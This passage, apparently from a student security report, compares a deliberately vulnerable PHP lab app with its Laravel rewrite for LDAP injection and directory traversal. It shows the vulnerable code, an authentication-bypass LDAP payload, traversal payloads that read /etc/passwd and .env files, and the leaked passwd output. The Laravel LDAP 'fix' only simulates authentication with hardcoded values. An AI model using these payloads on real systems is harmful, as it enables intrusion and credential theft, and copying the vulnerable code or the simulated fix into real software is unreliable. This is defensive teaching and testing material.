
4.1.7 LDAP Injection

The baseline's directory lookups accepted concatenated filters from user input, which risks altering query logic in ways that bypass checks or enumerate unintended records in directory services (Zhao and Gong, 2015).

In the Laravel build, directory interactions were wrapped in parameterised or safely composed queries with validation rules to constrain allowable filter shapes and characters, reducing the space for injection in lookup expressions (Aborujilah et al., 2022).

During retest, payloads that manipulated filter semantics on the baseline yielded benign results or failed early in validation, showing that defensive composition closed the bypass seen previously (Paramitha and Asnar, 2021).

Core PHP


E:\GCU\SEM - 3\Live project\Part-1- pentest\Web4Pen\original web4pen www\ldap\example2.php - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
example1.php
example2.php
example3.php
example2.php


```php
<?php
  require "../header.php" ;
  $ld = ldap_connect("localhost") or die("Could not connect to LDAP server");
  ldap_set_option($ld, LDAP_OPT_PROTOCOL_VERSION, 3);
  ldap_set_option($ld, LDAP_OPT_REFERRALS, 0);
  if ($ld) {
   $lb = @ldap_bind($ld, "cn=admin,dc=pentesterlab,dc=com", "pentesterlab");
    if ($lb) {
      $pass = "{MD5}".base64_encode(pack("H*",md5($_GET['password'])));
      $filter = "(&(cn=".$_GET['name'].")(userPassword=".$pass."))";
      if (!($search=@ldap_search($ld, "ou=people,dc=pentesterlab,dc=com", $filter))) {
      echo("Unable to search ldap server<br>");
      echo("msg:'".ldap_error($ld)."'</br>");
    } else {
      $number_returned = ldap_count_entries($ld,$search);
      $info = ldap_get_entries($ld, $search);
      if ($info["count"] < 1) {
         //NOK
         echo "UNAUTHENTICATED";
      }
      else {
        echo "AUTHENTICATED as";
        echo(" ".htmlentities($info[0]['uid'][0]));
      }
    }
   }
  }
  require "../footer.php" ;
?>
```

Figure 39 : Core PHP implementation exhibiting an LDAP

Output

URL Input:


http://192.168.0.15/ldap/example2.php?name=hacker)(cn=*))%00&password=hello



```
192.168.0.15/ldap/example2.php?name=hacker)(cn=*))%00&password=hello

AUTHENTICATED as hacker
© PentesterLab 2013
```


Figure 40 : Browser output showing successful execution of an LDAP payload in the PHP (Before migration)

Laravel code



```php
    public function example2(Request $request)
    {
        $validated = $request->validate([
            'name' => ['nullable', 'string', 'max:255'],
            'password' => ['nullable', 'string', 'max:255'],
        ]);
        $name = $validated['name'] ?? '';
        $password = $validated['password'] ?? '';
        $result = 'NOT AUTHENTICATED';

        if ($name) {
            // Escape special LDAP characters
            $safeName = ldap_escape($name, '', LDAP_ESCAPE_DN);
            $user = "uid=" . $safeName . ",ou=people,dc=pentesterlab,dc=com";

            // Simulate LDAP authentication (in real scenario, you'd use actual LDAP)
            if ($name === 'hacker' && $password === 'hacker') {
                $result = 'AUTHENTICATED';
            }
        }

        return view('ldap.example2', compact('result'));
    }
}
```

Figure 41 : Laravel controller code to mitigate an LDAP




example2.blade.php ×

resources > views > ldap > example2.blade.php

```blade
@extends('layouts.app')

@section('content')
<div class="alert alert-info">
    {{ $result }}
</div>
@endsection
```

Figure 42 : Laravel Blade view code to prevent an LDAP

Output


Not Found
localhost:8000/ldap/example2.php?name=hacker)(cn=*))%00&password=hello

```
404 | NOT FOUND
```

Figure 43 : Security testing results confirming the elimination of LDAP vulnerabilities in the Laravel (After migration)


4.1.8 Directory Traversal

The baseline accepted file path parameters and failed to normalise them, which enabled traversal sequences to read files outside the intended web root, including sensitive system resources.

Laravel storage abstraction routed all file access through predefined, normalised locations and allow-listed resources so that user input no longer mapped directly to filesystem paths on disk (Subecz, 2021).

Under the same traversal inputs, the Laravel routes returned controlled errors or benign placeholders, which reflects the advantage of decoupling request parameters from raw path concatenation in PHP projects (Garbarz and Plechawska-Wójcik, 2022).

Core PHP



E:\GCU\SEM - 3\Live project\Part-1- pentest\Web4Pen\original web4pen www\dirtrav\example1.php - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
example1.php

```php
<?php

$UploadDir = '/var/www/files/';

if (!(isset($_GET['file'])))
    die();


$file = $_GET['file'];

$path = $UploadDir . $file;

if (!is_file($path))
    die();

header('Cache-Control: must-revalidate, post-check=0, pre-check=0');
header('Cache-Control: public');
header('Content-Disposition: inline; filename="' . basename($path) . '";');
header('Content-Transfer-Encoding: binary');
header('Content-Length: ' . filesize($path));

$handle = fopen($path, 'rb');

do {
$data = fread($handle, 8192);
if (strlen($data) == 0) {
break;
}
echo($data);
} while (true);

fclose($handle);
exit();


?>
```

Figure 44 : Core PHP implementation exhibiting an Directory Traversal

<u>Output</u>


Input URL: http://192.168.0.15/dirtrav/example2.php?file=../../../../etc/passwd



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin openldap:x:103:106:OpenLDAP Server
Account,,,:/var/lib/ldap:/bin/false user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```


Figure 45 : Browser output showing successful execution of an Directory Traversal payload in the PHP (Before migration)

<u>LaravelCode</u>




```php
public function example1(Request $request)
{
    if (!$request->has('file')) {
        return view('dirtrav.example1');
    }

    $file = $request->get('file');
    if (!$file) {
        abort(404);
    }

    $uploadDir = public_path('files/');
    $path = $uploadDir . $file;

    $realPath = realpath($path);
    $allowedRealPath = realpath($uploadDir);
    if (!$realPath || !$allowedRealPath || strpos($realPath, $allowedRealPath) !== 0 || !is_file($realPath)) {
        abort(404);
    }

    return Response::file($realPath);
}
```

Figure 46 : Laravel controller code to mitigate an Directory Traversal



```
@extends('layouts.app')

@section('content')
<div class="container">
    <div class="row">
        <div class="col-md-12">
            <h2>Directory Traversal - Example 1</h2>
            <p class="alert alert-info">
                <strong>Vulnerability:</strong> Direct path concatenation allows directory traversal attacks.
            </p>

            <h3>Description</h3>
            <p>This example demonstrates a basic directory traversal vulnerability where user input is directly
                concatenated to a base path without validation.</p>

            <h3>Test Cases</h3>
            <div class="well">
                <h4>Normal Access:</h4>
                <p><a href="{{ route('dirtrav.example1', ['file' => 'test.txt']) }}" target="_blank">?file=test.txt</a></p>

                <h4>Attack Vectors:</h4>
                <ul>
                    <li><a href="{{ route('dirtrav.example1', ['file' => '../../../etc/passwd']) }}"
                    target="_blank">?file=../../../etc/passwd</a> - Try to read system files</li>
                    <li><a href="{{ route('dirtrav.example1', ['file' => '../../../etc/hosts']) }}"
                    target="_blank">?file=../../../etc/hosts</a> - Access configuration files</li>
                    <li><a href="{{ route('dirtrav.example1', ['file' => '../app/.env']) }}"
                    target="_blank">?file=../app/.env</a> - Read environment variables</li>
                </ul>

                <h4>Secure Version:</h4>
                <p><a href="{{ route('dirtrav.example1.secure', ['file' => 'test.txt']) }}" class="btn btn-success">Test Secure Version</a></p>
            </div>

            <h3>Vulnerability Details</h3>
            <pre><code>// VULNERABLE CODE:
$uploadDir = public_path('files/');
```



```

            <h3>Vulnerability Details</h3>
            <pre><code>// VULNERABLE CODE:
$uploadDir = public_path('files/');
$path = $uploadDir . $file;  // Direct concatenation - DANGEROUS!

// ATTACK:
// ?file=../../../etc/passwd
// Results in: /path/to/public/files/../../../etc/passwd
// Which resolves to: /etc/passwd</code></pre>

            <h3>Security Fix</h3>
            <pre><code>// SECURE CODE:
// 1. Validate filename to prevent directory traversal
if (strpos($file, '..') !== false || strpos($file, '/') !== false || strpos($file, '\\') !== false) {
    abort(404);
}

// 2. Ensure the final path is within the allowed directory
if (strpos(realpath($path), realpath($uploadDir)) !== 0) {
    abort(404);
}</code></pre>
        </div>
    </div>
</div>
@endsection
```

Figure 47 : Laravel Blade view code to prevent an Directory Traversal

Output




Figure 48 : Security testing results confirming the elimination of Directory Traversal vulnerabilities in the Laravel (After migration)

4.1.9 Consolidated Comparison and Metrics

Across all categories, exploit attempts that succeeded on the baseline were either neutralised by default framework behaviour or intercepted by validation, binding, or storage rules in Laravel, indicating a broad reduction in attack surface when developers work within the framework's conventions (Vanderlei et al., 2021).

This before-and-after pattern aligns with comparative findings that modern PHP frameworks improve structure and standardise defensive controls in ways that reduce the chance of reintroducing familiar weaknesses during everyday coding and maintenance (Laaziri et al., 2019).

Taken together, these results provide a consistent narrative that the same functionality, when expressed through Laravel guardrails, resists routine web attacks more effectively than its ad hoc core-PHP equivalent under like-for-like testing (Prechelt, 2010).

4.2 Security Assessment Tools and Methods

